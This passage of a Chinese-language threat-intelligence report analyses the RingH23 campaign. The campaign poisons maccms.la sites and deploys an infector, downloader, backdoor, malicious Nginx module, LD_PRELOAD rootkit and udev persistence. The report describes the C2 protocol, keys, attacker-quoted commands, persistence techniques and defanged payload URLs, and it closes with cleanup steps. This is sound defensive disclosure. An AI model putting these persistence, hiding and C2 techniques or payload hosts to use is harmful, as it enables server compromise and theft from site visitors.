再来看对JS的修改，它的核心逻辑是使用file_put_contents函数对原始JS文件进行覆写，恶意JS代码以及/*system_optimization_signature*/格式的标签将被添加到JS文件尾部，system_optimization_signature是JS文件是否被感染的标识，它是恶意JS代码的MD5值的前12字节，即138ae887806f。

在Google搜索138ae887806f，可以看到不少用户讨论这一感染情况。用户的清理工作往往停留在清除已被感染的JavaScript文件这一表面症状。而更深层的PHP恶意载荷以及，作为持续攻击源的maccms.la官方投毒通道，并未被发现和根除，这导致了网站不断被重新植入恶意代码，陷入“清理-再感染”的循环。

攻击套件RingH23投毒技术细节

0x1: infect_init

infection_init组件的基本信息如下所示，它是一个Golang语言实现的感染器，使用标准UPX加壳。

```
MD5:65ac2839ab2790b6df8e80022982a2c0
Magic:ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
section header size
Packer: UPX
```

infect_init必须在root权限下运行，至少需要提供session_token，service_url，group三个参数，其中service_url默认值为service.client.110[.]nz。

首先，它会和server_url指定的服务器依次应验token，group是否有效。两者都使用GET方法，User-Agent为硬编码的Azure。

token校验请求，使用的uri为/api/session/verify，参数指定的token保存在"X-Session"字段中。

group校验请求，使用的uri为/api/client_group/"group"，如下图流量中的group为j6。

token,group通过验证后，遍历/proc目录，查找edge-admin进程。再通过该进程配置文件api_db.yaml中获取数据库的账号和密码，并使用以下sql语句，查询数据库中边缘节点及其登录凭证。

```
SELECT n.id, n.name, n.clusterId, l.type, l.params
FROM edgeNodes AS n LEFT JOIN edgeNodeLogins AS l
ON n.id=l.nodeId WHERE n.state=1
```

当成功获得节点的登录凭后，执行Main_SSHExec函数，通过SSH协议登录到边缘节点，下载下一阶段Payload。

Main_SSHExec的核心逻辑就是执行以下脚本，在边缘节点上部署下一阶段 download_init组件，其中DOWNLOAD_URL为 `download.zhw[.]sh/EMrsVQj9VQ/init`。

0x2: download_init

download_init组件的基本信息如下所示，它是一个Golang语言实现的下载器，使用标准UPX加壳。

```
MD5:5d6c33bf931699805206b00594de5e71
MAGIC:ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
PACKER:UPX
```

download_init的主要目的是下载下一阶段的恶意载荷：后门木马，Rootkit，Udev持久化规则，以及Nginx模块等。

和infect_init一样，download_init也必须在root权限下运行，除service_token, service_url, group3个参数之外，还必须指定 run mode，例如用“install”表示安装，uninstall表示卸载等。

和infect_init不同的是，download_init在group参数通过验证后，会从C2返回的JSON数据中提取hash字段，供后续供register请求使用。

然后download_init尝试从被侵入设备中提醒Nginx服务器的相关信息，包括版本号，以及ngx_compat，ngx_dav，ngx_threads，ngx_real_ip等编译配置参数，并以此构造生成register请求，用于获得下一阶段载荷的下载地址。该请求使用的URI格式为/api/register/{hash}。

C2返回的JSON数据中可以看到各个载荷的下载地址，download_init 从中提取 hash 字段，并以此完成整个感染流程的闭环。具体步骤包括：首先，在 `/var/adm` 目录下创建以该 hash 命名的文件夹，用于存储下载的恶意载荷；接着，将 `udev_rules` 文件植入系统规则目录 `/etc/udev/rules.d`，命名为 `99-{hash}.rules`，以实现系统重启后的持久化自启动；随后，将kernel.so重命名为

`libutilkeybd.so`，并将其路径写到 `/etc/ld.so.preload`，通过系统预加载机制来隐藏恶意进程的活动痕迹；最后，启动后门模块 `office_bin`，维持对受感染设备的持续控制，并重启 Nginx 进程以动态加载 `module.so` 模块，将特定条件的访问流量劫持至色情或博彩网站，完成所有的载荷部署。

0x3: office_bin

`office_bin`是一个配置灵活，高度模块化/插件化，使用AES加密网络通信的后门木马。基于样本进行时输出信息大量使用redis2s，我们将它命名为badredis2s，它由Dropper,Client,Plugin 3大部分组成，因为没有stripped的缘故，在逆向分析上并没有难度，功能一目了然。

先说Dropper，本文选取以下样本做为主要分析对象

```
MD5: 79c492bfd8a35039249bacc6a31d7122
MAGIC: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses
shared libs), for GNU/Linux 2.6.32, not stripped
Packer: None
```

它的主要目的是加载内嵌的ELF，执行其导出函数`kernel_module_entry`，参数为`config_base64`，它指向的加密的配置信息。

再来看Client，上述Dropper释放的文件基本信息如下所示

```
MD5: ae0de7034c4866556675740f6647bfcc
MAGIC: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, not
stripped
Packer: None
```

Client的核心逻辑设计简洁而高效：首先对加密配置进行解密，从中提取C2服务器地址、任务执行时间策略及通信密钥等关键参数。当系统时间符合预设的执行策略时，客户端即尝试与C2服务器建立通信通道，等待接收并执行远程指令。值得注意的是，该恶意软件在C2获取，网络传输方面都采用了两层冗余机制以增强健壮性：

(1) C2 获取机制

- 优先从Microsoft Aure Blob存储服务动态获取最新的C2地址
- 若云端获取失败，则自动回退至内置的硬编码C2地址

(2) 网络传输机制

- 首选通过WebSocket over TLS (wss) 加密通道进行通信
- 当wss连接因防火墙阻断或网络限制而失败时，切换至DNS隧道技术作为备选传输方案

下文将从配置解密，C2获取，时间校验，网络通信等方面，剖析Client的技术实现。

① 解密配置

配置信息使用了简单的"xor + base64"的保护方式，base64使用原生的字母表，xor 密钥为0x23。

解密后的Config中涵盖C2，时间规则，AES密钥，初始向量等信息。

② C2获取

Config的前250字节为主C2的云端配置地址，接着的278字节为备用C2，主C2需要通过云端配置动态获得，而备用C2则是可以直接使用。

访问主C2的云端配置地址，会看到一个IIS LOGO页面，看似一切正常，其实玄机隐藏在网页源码 `RequestID:/#*$SRUNT0pNVltHS1BXUUwNTUZXGRcXEA==*#$/` 部分，Client通过正则表达式 `\\s*/#\\$\\*.*?\\*#\\$/` 提取 `SRUNT0pNVltHS1BXUUwNTUZXGRcXEA==`，它其实是一个加密的C2配置，通过base64解码，单字节 xor 0x23即可得到C2 `j6.linuxdistro.net:443`，此处和备用C2是一致的。

③ 时间窗口校验

Client通过 `time_for_connect` 函数来决定是否允许在当下时间执行。其机制是从配置数据的固定偏移量（小时列表起始于0x210字节，分钟列表起始于0x270字节）读取时间白名单，并与当前系统时间进行匹配。不过，根据解密后的配置显示，该策略当前设置为全天候允许，即小时（0-23）和分钟（0-59）均无限制。

④ 网络通信

Client在通信层面采用“**WSS 优先、DNS Tunnel 兜底**”的双通道策略，并通过精细的时间控制与失败计数机制，在保证 C2 可达性的同时，尽量维持与正常网络流量一致的行为特征。当高隐蔽性的 WSS 通信受阻时，样本会在限定时间内切换至 DNS Tunnel，以维持控制通道的连续性，随后再自动回退至主通信方式。

对通信数据的逆向分析表明，WSS 通道内的应用层数据遵循“压缩 → 加密”的处理流程，具体为 **zlib 压缩 + AES-128-CBC 加密**。AES 密钥从配置结构偏移 **0x360** 处读取（16 字节），对应的 IV 位于 **0x370** 偏移处（16 字节）。

而 DNS Tunnel 的实现基于开源工具 **iodine**。iodine 是一种隧道工具，通过将 IPv4 数据封装并传输于 DNS 请求与响应中，从而在常规互联网访问被防火墙限制、但仍允许 DNS 查询的网络环境下建立通信通道。与 iodine 相关的运行参数存储于样本配置数据偏移 0x3E5 处，其中可解析出使用的 Name Server 为 8.8.8.8，对应的 Top Domain 为 nsj6.linuxdistro.net。

Client 在接收到来自 C2 的响应数据后，首先对数据进行 AES 解密，随后执行 zlib 解压，最终将解析后的明文数据传递至 `kernel_on_message` 函数，并根据不同的指令号执行相应的功能逻辑。

Command ID	Function
0x01	Upload Device Info
0x02	Reboot
0x03	Shutdown
0x04	Edig Comment in redis2s-client
0x06	Edit Group in redis2s-client
0x08	Restart Client
0x0a	module info
0x0c	module data
0x12	run module
0x13	exit client
0x17	uninstall client
0x18	send help info
0x19	"put, get, ps" cmd
0x21	save file
0x22	quantity_execute

接下来以虚拟机产生的实际流量来说明Client网络通信的报文格式，wss的流量经中间人劫持后如下所示：

先看C2向Client下发的第一条指令，使用AES CBC解密，再解压，即可得到明文01 01 00 00 00 00 04 00 00 00 01 00 00 00。Client的网络报文遵循“1字节 flag + 4字节 cmd count + 1字节 type +4 字节的 cmd1 length + 4 字节 cmd1”这一格式，明文指令解析可知，这是0x00000001指令，即要求上报设备信息。对解密流程感兴趣的读者，可以参考附录中的CyberChef。

```
#AES KEY: 2B990667D0E087AE
#AES IV: 27FAD11C481BD789

# CipherText

00000000 0e 1d 85 54 28 12 fb f2 9a 3c dd 02 6c 83 ed f9 |...T(.ûð.<Ý.1.íù|
00000010 87 3d 0d 46 1c 94 9d 46 26 55 5c 2a 9a 72 1c aa |.=.F...F&U\*.r.a|

#PlainText

00000000 01 01 00 00 00 00 04 00 00 00 01 00 00 00 |.....|
flag:1
cmd count: 1
type: 0
cmd1 length:4
cmd1: 0x00000001
```

读者如果尝试用我们提供的CyberChef去解密C2下发的第二条指令，会发现解密失败。原因是不同于一般的AES CBC模式，Badredis2s使用是所谓的**AES-CBC with chained IV**，即每条消息的IV是前一条消息的最后一个密文块。因此要想解密第二条指令，IV需要设置为第一指令的最后16字节 **87 3d 0d 46 1c 94 9d 46 26 55 5c 2a 9a 72 1c aa**。

最后看一下Plugin，Badredis2s中0x12指令和插件操作相关。我们在指令跟踪系统中实现了Badredis2s的网络协议后，成功跟踪到0x12号指令，捕获shell, filemanager两个插件。每个插件都有自己专属的Request-URI：shell使用的是/index/sl.html；filemanager使用的是/index/fm.html。

在分析filemanager插件时，又发现了以下3个新插件。稍加观察，不难发现插件名与路径存在一定的关联，我们尝试对路径进行爆破，确实发现了一个新的URI /index/ao.html，可惜没能反推出它代表的插件名，未能捕获该插件。

Plugin Name	Request-URI
filesearch	/index/fs.html
filetransport	/index/ft.html
filedownloader	/index/fd.html

关于插件的功能，其名称本身便已体现核心用途：例如 shell 用于执行 Shell 命令，filemanager 负责文件管理。这种插件体系显著增强了 Badredis2s 的灵活性，攻击者只需下发不同功能的插件，即可轻松实现各类复杂任务。由于这些插件均未经过代码混淆或去符号处理，分析起来并无太大难度，对实现细节感兴趣的读者可自行深入研究，本文不再展开论述。

0x4: module.so

module.so是一个恶意的Nginx过滤模块，我们将它命名为Badnginx2s，它的基本信息如下所示：

MD5: 563f5e605ebf1db8065fd41799e71bf9

MAGIC: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, not stripped

Packer: None

Badnginx2s是一种较为罕见的针对Nginx后门木马，其本质是一个Nginx模块，它通过在Web服务器层面植入恶意过滤器，对流出流量进行深度篡改与攻击，主要功能包括：

1. **远程命令执行**：后门预留了隐蔽的命令通道，允许远程命令执行
2. **下载劫持**：当用户从受感染网站下载特定类型的文件时，木马会暗中替换下载链接
3. **代码注入**：向网页注入恶意JavaScript代码，将访问用户重定向至博彩、色情等不良网站，非法获取流量或实施进一步诈骗。
4. **视频插播**：向M3U8播放列表文件插入时长为5秒的恶意媒体片段条目，用于流媒体内容劫持或广告注入
5. **数字资产窃取**：攻击者以将自己的收款地址替换网页中的数字货币钱包地址，从而在用户转账时直接截留资金，构成隐蔽的金融盗窃。

Badnginx2s通过注册俩个HTTP过滤器函数：ngx_http_hello_header_filter，ngx_http_hello_body_filter实现上述功能。其中header_filter负责处理 HTTP 响应头阶段，主要完成远程命令执行、策略更新、下载劫持、以及标记需要注入恶意代码的特定网页等核心控制任务；body_filter负责处理 HTTP 响应体阶段，主要用于向页面注入恶意 JavaScript 代码，以及实现钱包地址篡改等客户端侧攻击行为。这种设计使得 Badnginx2s 能够在响应生成的不同阶段灵活执行隐蔽且精准的恶意操作，既能实现服务器端的远程控制，又能完成客户端侧的窃取与欺诈。

① 远程命令执行

攻击者将远程命令隐藏在HTTP请求头的Cookie字段中，以此实现隐蔽通信。其中，comm字段存储加密后的命令，其原始格式为“时间戳\$\$指令”，例如1768813387\$\$whoami，该内容先经过**密钥0x5A的XOR异或加密**，再经**Base64编码**后传输；sign字段则存储base64编码后的基于P-256椭圆曲线生成的数字签名，Badnginx2s通过公钥校验签名的有效性，确保指令的完整性与来源可信。这种机制使攻击者能够在看似正常的HTTP请求中隐蔽执行远程命令。

② 策略操纵

Badnginx2s 在运行时动态生成劫持配置，包含重定向域名、恶意 JS 载荷地址、白名单网段等策略。为实现对配置的远程实时调控，攻击者通过 Cookie 建立隐蔽管理通道：配置操作指令经加密后存放在 conf 字段，其加密方式与上文 comm 字段相同（XOR+Base64）；数字签名则存放于 sign 字段，仍采用 P-256 椭圆曲线算法进行校验。通过该机制，攻击者可远程隐蔽执行配置的查询和更新，从而灵活实施精准攻击。

以查询当前配置为例，原始命令为`get$$`，它经上述加密流程处理后，构成Cookie中的`conf`字段；服务器收到这个请求后，当`sign`字段中的签名通过校验，就返回当前的配置。攻击者可通过这种方式动态的调整重定向域名，恶意JS载荷地址等内容。

③ 下载劫持

当网络请求 APK、PLIST 或 MOBILECONFIG 这三种特定资源时，Badnginx2s 会实施下载劫持。它通过 `https://%s.aqyaqua.com` 这一格式动态构造域名，并返回对应的恶意载荷。

值得注意的是，aqyaqua.com 本身仅作为一个流量入口，会将不同资源类型的请求转发至不同的目标地址。目前，只有针对 APK 的载荷处于有效状态。

④ 页面篡改

Badnginx2s通过`ngx_http_hello_body_filter`函数实现在网页的篡改，涵盖了数字钱包替换，视频插播，恶意JS注入。

数字钱包替换

当网页内容中出现以太坊或波场钱包地址时，将其替换为指定的攻击者地址：例如，将以太坊地址替换为 `0xAA3Bd92445a2E1fE38C7693d77259BeD42a144c3`，或将波场地址替换为 `TCMCY9ccNmQGfUNHTNtCByCof3VdQnip2b`。如此一来就在用户完全无感知的情况下实现了对交易的窃取，用户以为的正常转账，却在“神不知鬼不觉”中流入了攻击者的口袋。

视频插播

当网页和HLS直播流相关时，攻击者可篡改M3U8播放列表文件，插入自定义视频流。我们目前已捕获到一次此类攻击行为，攻击者插入了一个时长5秒、名为**广告_1.ts**的视频流片段。该攻击表面看似仅为广告插播，但其潜在危害远不止于此——攻击者可轻易将插入内容替换为色情、暴力等不良信息，甚至利用目前高度逼真的AI生成技术，伪造政治宣传、虚假新闻或引导性极强的深度伪造视频。这类攻击不仅破坏用户体验，更可能被用于意识形态渗透、社会舆论操纵与公共秩序干扰，属于具备高扩散性、强误导性与社会危害性的新型网络攻击载体。

恶意JS注入

当网页为html类型时，按优先级顺序搜索`<head>`，`</title>`，`<html>`，`<meta`，`<script`等标签，选择第一个匹配的位置注入恶意JavaScript代码。恶意js代码有一个固定的模板，想必读者已经非常熟悉了，它和一个Base64字符串拼接后，正是前文分析过的JS LOADER。样本中硬编码的Base64字符串为 `aHR0cHM6Ly9jZG5qcy5qc2RjbGl2ci5jb20vbnBtL2Jvb3RzdHJhceA1LjMuMC9kaXN0L2Nzcy9ib290c3RyYXAubWluLmNzc292PTMuNy44LjI=`，解码后对应URL为 `https://cdnjs[.]jsdelivr[.]com/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css?v=3.7.8.2`。

0x5: libutilkeybd.so

libutilkeybd.so是一个基于LD_PRELOAD技术的用户态Rootkit，我们将它命名为Badhide2s，它的基本信息如下所示：

MD5: 85cdf5139f0a0a0f7e378bc2029d662b

MAGIC: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, not stripped

Packer: None

Badhide2s的核心目标分为两方面：**载荷痕迹隐匿**与**Nginx模块动态植入**。

- **隐匿维度**：通过写入`/etc/ld.so.preload`使自身被加载，实现对**ss**、**netstat**、**top**、**htop**、**ps**、**ls**、**lsof**等常用工具的过滤，覆盖**文件**、**进程**、**网络**三大维度的痕迹隐藏。此类用户态Rootkit手法在Linux恶意软件中较为常见，Badhide2s并未实现显著的技术创新，但其隐匿的IP地址数量达25个，规模相对较大。
- **模块植入**：通过Hook `__libc_start_main`——GNU C库的程序入口函数——在进程启动阶段进行检测。当识别到目标进程为Nginx时，动态篡改其启动参数，追加 `-g load_module /var/adm/{hash}nginx/module.so`，从而实现恶意模块的隐蔽加载。

值得注意的是，Badhide2s 内置了一个**环境变量触发开关**机制：当检测到系统中存在环境变量**RING04**，且其值为特定哈希串时，该恶意软件的所有隐藏功能将自动关闭。这实际上为应急响应提供了一个**快速排查入口**，防御方在获取哈希值后，只需执行：`export RING04H={hash}`即可一键解除所有隐匿，使被隐藏的恶意进程、文件及网络连接完全“显形”。

0x6: udev rule & script

利用udev规则实现持久化，在Linux 威胁中并不常见，目前公开的案例只有两个：**sedexp**以及**UNC3886**。所谓 udev，指的是 Linux 内核的设备管理系统，负责动态管理 `/dev` 目录下的设备节点文件，包括创建设备节点、处理热插拔事件以及按需加载驱动程序。udev 规则是其配置文件，用于匹配设备事件（如接入或移除设备）并触发相应操作，它们通常位于 `/etc/udev/rules.d/` 或 `/lib/udev/rules.d/` 目录下，典型的规则如下所示，由**设备匹配条件**和**对应的执行动作**组成。

```
ACTION=="add", KERNEL=="device", RUN+="/path/to/script"
```

此次活动会在`/etc/udev/rules.d`目录下增加一个**99-{hash}.rules**的规则，当任意非本地回环的网络接口（包括物理网卡、虚拟接口）被系统识别时（add 事件），该规则会立即被触发，通过 `systemd-run` 启动一个受控的临时服务，隐蔽执行指定的脚本`/var/adm/{hash}/udev/udev.sh`。

udev.sh脚本就是没有什么特别之处，只是用来启动前文分析过的Badredis2s后门（`ring04h_office_bin`），以及一个未知的组件（`ring04h_agent_bin`）。

额外的情报

在download_init中，有一个main_pre的函数，用于清除的痕迹，从函数逻辑来看，**这些痕迹与RingH23强相关**。在清理目标的数组中包含17个不同的字串，令人惊奇的是其中一些字串，如libcext.so.2, /var/log/cross/auto-color等明显和Palo Alto Networks 于2025年2月24日披露的autocolor后门相关。

此外，我们发现 /var/log/jroqq 是一个非常独特的字符串，并以此为线索，找到了一个用 Golang 语言实现的后门文件 auto-color。该后门通过文件锁 /var/log/jroqq/auto.l 实现单一实例运行，但后门本身并未包含创建该文件的代码，说明它需要与其他组件协同工作，我们内部将其命名为 V2deck。它的主要功能是执行C2下发的命令并回传结果。样本中一共内嵌了10个C2，使用 XOR + BASE64的方式进行保护，xor key为 poop。

目前跟踪到的指令显示V2deck在收集Nginx,FikkerCDN等进程的信息，和RingH23的目标接近。

```
ps -ef | grep Fikker | grep -v grep | wc -l
```

```
ss -antp | grep nginx |grep ESTAB | awk {'print $5'} | awk -F\: {'print $1'} | sort | uniq  
| wc -l
```

尽管目前仅以中等信心将 v2deck 与 RingH23 关联起来，但考虑到该后门样本及其 C2 域名目前的检测率极低，我们决定将相关情报与本文一并发布。

总结

这是目前掌握的Funnul黑产新活动的大部分情报。我们建议网络管理员与个人网站所有者立即开展自查工作，并参照以下指引进行处置。

① 针对RingH23

使用ldd命令检查系统命令的依赖加载情况，重点检测是否存在恶意模块/var/adm/{uuid}/kernel/libutilkeybd.so。若发现该模块，则设置环境变量RING04H={uuid}以禁用rootkit的保护功能，随后按以下路径清理恶意文件：

- /etc/ld.preload.conf中与{uuid}有关的部分
- /etc/udev/99-{uuid}.rules
- /var/adm/{uuid}目录下所有文件

② 针对maccms.la

不建议继续使用maccms.la。如果无法迁移，可使用“grep xxSJRoX”查看模板js是否已被注入，“grep gzuncompress”查看php中是否可疑的隐藏载荷，并对以下文件进行处理

- 删除/application/extra/active.php
- 删除/application/admin/controller/Update.php
- 修改/application/admin/view_new/index/index.html中ajax升级部分的域名

这类黑产活动在利益驱使下往往“野火烧不尽，春风吹又生”，具有较强的顽固性，必须依靠全行业的协同合作才能有效遏制。我们诚邀安全厂商及相关技术机构与我们建立联系，推动情报共享与联动处置，共同打击网络犯罪，维护网络安全生态。如果您对我们的研究感兴趣，或者了解内幕消息，欢迎通过X平台与我们联系。

IOC

Badredis2s C2

ntp[.]asia
ntporg[.]com
sbindns[.]com
plusedns[.]com
mirrors163[.]com
linuxdistro[.]net
debianhacks[.]net
fedoraforums[.]net
ubuntucmmands[.]com

Badredis2s C2 Config URL

https://3snzh72om4.apifox[.]cn
https://node.blob.core.windows[.]net/update/a1
https://node.blob.core.windows[.]net/update/a2
https://node.blob.core.windows[.]net/update/s7
https://node.blob.core.windows[.]net/update/s10
https://node.blob.core.windows[.]net/update/s11
https://node.blob.core.windows[.]net/update/s14
https://node.blob.core.windows[.]net/update/h2.debianhacks.net/online
https://node.blob.core.windows[.]net/update/j6.linuxdistro.net/online

https://az-blob.110[.]nz/update/s1
https://az-blob.110[.]nz/update/s2
https://az-blob.110[.]nz/update/s3
https://az-blob.110[.]nz/update/s4
https://az-blob.110[.]nz/update/s7
https://az-blob.110[.]nz/update/s9

Badnginx2s Related

gadlkd1[.]com

apk.aqyaqua[.]com

plist.aqyaqua[.]com

mobileconfig.aqyaqua[.]com

[https://dowoxox.gfewr\[.\]com/B9.apk](https://dowoxox.gfewr[.]com/B9.apk)

[https://plist.ztyfv\[.\]com/d/4F48MCiqtsjDCS7Q0ws3KU.plist](https://plist.ztyfv[.]com/d/4F48MCiqtsjDCS7Q0ws3KU.plist)

[https://download.joymeet\[.\]top/app/2PG/00056321.mobileconfig](https://download.joymeet[.]top/app/2PG/00056321.mobileconfig)

V2deck C2

bobolickp92[.]cc

realfake909[.]net

firelategg[.]net

lucycally[.]me

moxymodiy[.]cc

9688hopeeasy[.]cc

flysky55[.]me

goyppg06[.]com

tutupytua[.]com

zybbzlast[.]com

IPs & Domains in Badhide2s

54.46.13.139
8.139.6.156
18.167.103.220
18.163.102.174
16.163.50.192
43.199.147.209
13.251.54.69
43.199.133.158
18.166.58.136
16.162.25.97
52.221.206.136
43.198.221.151
43.198.137.198
43.198.73.3
16.163.58.55
20.6.129.16
20.205.25.192
35.75.5.45
52.195.191.106
52.195.7.27
52.196.178.89
52.194.222.58
13.231.108.219
13.114.119.159
3.112.67.113
54.46.1.220

js.mirrors163[.]com
cn.js.mirrors163[.]com
update.ntporg[.]com
js.ntp[.]asia
js.ntporg[.]com
s10.ntporg[.]com
s11.ntporg[.]com
client.110[.]nz
js2.ntporg[.]com
a.plusedns[.]com
b.plusedns[.]com
js.sbindns[.]com

JS HOST

jquery[.]com
jsdelivr[.]com
jsdelivr[.]vip
bytedauce[.]com
bdustatic[.]com
clondfare[.]com
macoms[.]la
ailyunoss[.]com
ailyun-oss[.]com

JS PAYLOAD URL

https://code.jquery[.]com/jquery.min-3.6.8.js
https://cdnjs.clondfare[.]com/jquery.min-3.7.8.1.js

https://cdnjs.jsdelivr[.]com/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css?v=3.7.8.2
https://static.bytedauce[.]com/ajax/libs/bootstrap/5.3.3/css/bootstrap-grid.min.css

https://union.macoms[.]la/jquery.min-4.0.2.js
https://cdn.jsdelivr[.]vip/jquery.min-3.7.0.js
https://api.bdustatic[.]com/jquery.min-4.0.12.js

Downloader URL

https://az-blob.110[.]nz/update/init
http://download.zhw[.]sh/wK4QYDIRFV/init
http://download.zhw[.]sh/9aE5EFdJoS/init

https://bucket.service.generate.110[.]nz/udev.sh

https://bucket.service.generate.110[.]nz/2025-12-19/7d1d49a8d8c1fa7b4b743ed551fa338c112268e1/module.so

https://bucket.service.generate.110[.]nz/2025-12-19/7d1d49a8d8c1fa7b4b743ed551fa338c112268e1/udev.rules

https://bucket.service.generate.110[.]nz/2025-12-19/7d1d49a8d8c1fa7b4b743ed551fa338c112268e1/kernel.so

https://oss2025-6f57.obs.ap-southeast-1.myhuaweicloud[.]com/%E5%B9%BF%E5%91%8A_1.ts

Sample MD5

```
663706d4f3948417d05c11bbfa6cdbc9 *init
65ac2839ab2790b6df8e80022982a2c0 *init
5d6c33bf931699805206b00594de5e71 *init

85cdf5139f0a0a0f7e378bc2029d662b *kernel.so
3bfff298be46f8817862bce2ac0be3176 *kernel.so
6acb8bbcad3b8403f4567412cc6aa144 *kernel.so
946606977dd177347122867750244ae2 *kernel.so
92c630062f0fe207c628b95fade34b96 *kernel.so
563f5e605ebf1db8065fd41799e71bf9 *module.so
112e2eb2a57129ef175c3f64bccbac04 *module.so
cd36ec10f71b89dc259eb8825e668ae3 *module.so
6e14853a6ad5e752a516290bf586d700 *udev.rule
b5dfe88131fb1b3622a487df96be84e1 *udev.sh
79c492bfd8a35039249bacc6a31d7122 *ring04h_office_bin
2e7a42c9be6fc3840df867cb19c7afa5 *ring04h_office_bin
a688afd342cee9feb74c61503fb0b895 *ring04h_office_bin
85f3d29a8fd59e00fec83743664fb2b5 *ring04h_office_bin
fef497841554fff318b740dff7df3a49 *ring04h_office_bin
dfd1fbf0a98e0984da9516311ccc1f05 *ring04h_office_bin
da594309691161f6e999984c26e1a10f *ring04h_office_bin
18b699375c76328b433145bdac02ec49 *ring04h_office_bin
d3b0b6496747ee77ab15e5f5d9583a67 *ring04h_office_bin

b5a5d93cfc443ecbd3b52cfe485b738c *shell.plugin
296318b90bc9d01ab045da042b0ecb21 *filesearch.plugin
b8239ce64c07e39ae7bed9ae8f5f3d2f *filemanager.plugin
51830656b0825b22703e4fcf31aec84c *filetransport.plugin
22f0d58bc482d413a5cc8922c7f79378 *filedownloader.plugin

b06b9f13505eb49d6b3f4bddd64b12ce *active.php
eb03db7ac9f10af66a1e2b16185fcadc *addons.php
```

Cyberchef

```
https://gchq.github.io/CyberChef/#recipe=From_Hexdump()AES_Decrypt(%7B'option':'Latin1','string':'2B990667D0E087AE'%7D,%7B'option':'Latin1','string':'27FAD11C481BD789'%7D,'CBC','Raw','Raw',%7B'option':'Hex','string':''%7D,%7B'option':'Hex','string':''%7D)Drop_bytes(0,4,false)Zlib_Inflate(0,0,'Adaptive',false,false)To_Hexdump(16,false,false,false)&input=MDAwMDAwMDAgIDBlIDFkIDg1IDU0IDI4IDEyIGZiIGYyICA5YSAzYyBkZCAwMiA2YyA4MyBlZCBmOSAgIC4uLlQoLi4uIC48Li5sLi4uMQowMDAwMDAxMCAgODcgM2QgMGQgNDYgMWMgOTQgOWQgNDYgIDI2IDU1IDVjIDJhIDlhIDcyIDFjIGFhICAgLj0uRi4uLkYgJlVcKi5yLi4&ieol=CRLF
```